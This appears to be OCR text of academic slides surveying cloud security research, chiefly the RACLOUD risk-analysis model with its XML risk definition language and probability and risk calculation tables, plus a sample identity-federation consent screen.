
- dos Santos et. al., 2014: A dynamic risk-based access control architecture for cloud computing
- Weingärtner and Westphall, 2014: Enhancing Privacy on Identity Providers
- Werner et. al., 2015: An Approach to IdM with Privacy in the Cloud
- Bodnar et. al., 2016: Towards Privacy in Identity Management Dynamic Federations
- Silva et. al., 2015: Model for Cloud Computing Risk Analysis
- Vieira et. al., 2015: Providing Response to Security Incidents in the Cloud Computing with Autonomic Systems and Big Data





Source: dos Santos et. al., 2014





Source: Weingärtner and Westphall, 2014




Source: Werner et. al., 2015


Attribute disclosure to "SP app test LRG"
Warning:
The accessed service provider has a reputation of 60 among the federation members. The reputation range from 0 - 100.
After the approval you are going to be redirected to:
http://localhost:8080/lrg-web-teste/openid_connect_login
The following scopes were requested:
Basic profile
Name:
Email:
Complete profile
Decrypt selected attributes
Do you consent with the disclosure of the selected attributes to "SP app test LRG"?
Yes
No




Source: Bodnar et. al., 2016

# 4.2 Research proposals

The following paper is detailed in the next slides:

- Silva et. al., 2015: Model for Cloud Computing Risk Analysis

# Summary

Introduction

Related Works

The RACLOUD Model

Results

Conclusions

Future Works

Source: Silva et. al., 2015

# Introduction

Risk analysis has been a strategy used to address the information security challenges posed by cloud computing.

Recent approaches on cloud risk analysis did not aim at providing a particular architecture model for cloud environments.

Source: Silva et. al., 2015

# Introduction

Current models have the following deficiencies:

Deficiency in the adherence of Cloud Consumer (information assets).

Deficiency in the scope (security requirements).

Deficiency in the independence of results.

Source: Silva et. al., 2015

# Introduction

This work proposes a model for performing risk analyzes in cloud environments:

- Considers the participation of the CC (Cloud Consumer).
- Enabling the development of a risk analysis scope that is impartial to the interests of the CSP (Cloud Service Provider).
- Does not have the centralized performance of risk analysis for the CSP.

Source: Silva et. al., 2015

# Related Work

- Ristov (2012): Risk analysis based on ISO 27001;
- Ristov (2013): Risk Analysis for OpenStack, Eucalyptus, OpenNebula and CloudStack environment;
- Mirkovié (2013): ISO 27001 controls the cloud;
- Rot (2013): Study of threats in the cloud;
- Liu (2013): Risk assessment in virtual machines;

Source: Silva et. al., 2015

# Related Work

- Hale (2012): SecAgreement for monitoring security metrics;
- Zech (2012): Risk analysis of external interfaces;
- Wang (2012): Analysis of risk based CVE (Common Vulnerabilities Exposures);
- Khosravani (2013): A case study of the requirements of CC;
- Lenkala (2013): Metrics for risk analysis in the cloud.

Source: Silva et. al., 2015

# The RACLOUD Model

*Risk Definition Language*

*Architectural Components*

*Risk Modeling*

*Risk Specification Phase*

*Risk Evaluation Phase*


Source: Silva et. al., 2015

# Risk Definition Language

```xml
<RDL type="ISL" id="1299">
    <source>LRG-UFSC</source>
    <version>4.5.1a</version>
    <description>...</description>
    <vulnerabilities>
        <item id="129">
            <description>Cipher protocol weak</description>
            <category>service</category>
            <wsra>http://lrg.ufsc.br:8095/evaluate129</wsra>
        </item>
        <item id="239">
            <description>Clear text password</description>
            <category>service</category>
            <wsra>http://lrg.ufsc.br:8095/evaluate239</wsra>
        </item>
    </vulnerabilities>
</RDL>
```

Source: Silva et. al., 2015

# Architectural Components




Source: Silva et. al., 2015

# *Risk Modeling*

TABLE IV. PROBABILITY CALCULATION

| Symbol | Description |
|---|---|
| $E_{T,V}$ | Event relating T with V |
| $\alpha(T_x,V_z)$ | Function correlating T and V<br>$\alpha(T_x,V_z)=E_{T,V}$ |
| $fp(E_{T,V})$ | Function of probability of $E_{T,V}$<br>$fp(E)=(DE_{T,x,w}+DD_{V,z,w})/2$ , or,<br>$fp(E)=matrix(DE_{T,x,w},DD_{V,z,w})$ |
| $P_E$ | Probability of $E_{T,V}$<br>$fp(E_{T,V})=P_E$ |

Source: Silva et. al., 2015


# Risk Modeling

TABLE V. RISK CALCULATION

| Symbol | Description |
|---|---|
| $R_{E,A}$ | Risk relating E and A |
| $\beta(E,A_y)$ | Function correlating E and $A_y$<br>$\beta(E,A_y)=R_{E,A}$ |
| $raf(R_{E,A})$ | Risk analysis function of $R_{E,A}$<br>$raf(R_{E,A})=(P_E+DI_{A,y})/2$<br>or<br>$raf(R_{E,A})=matrix(P_E,DI_{A,y})$ |
| $DR_{E,A}$ | Degree of risk related with $R_{E,A}$<br>$raf(R_{E,A})=GR_{E,A}$ |

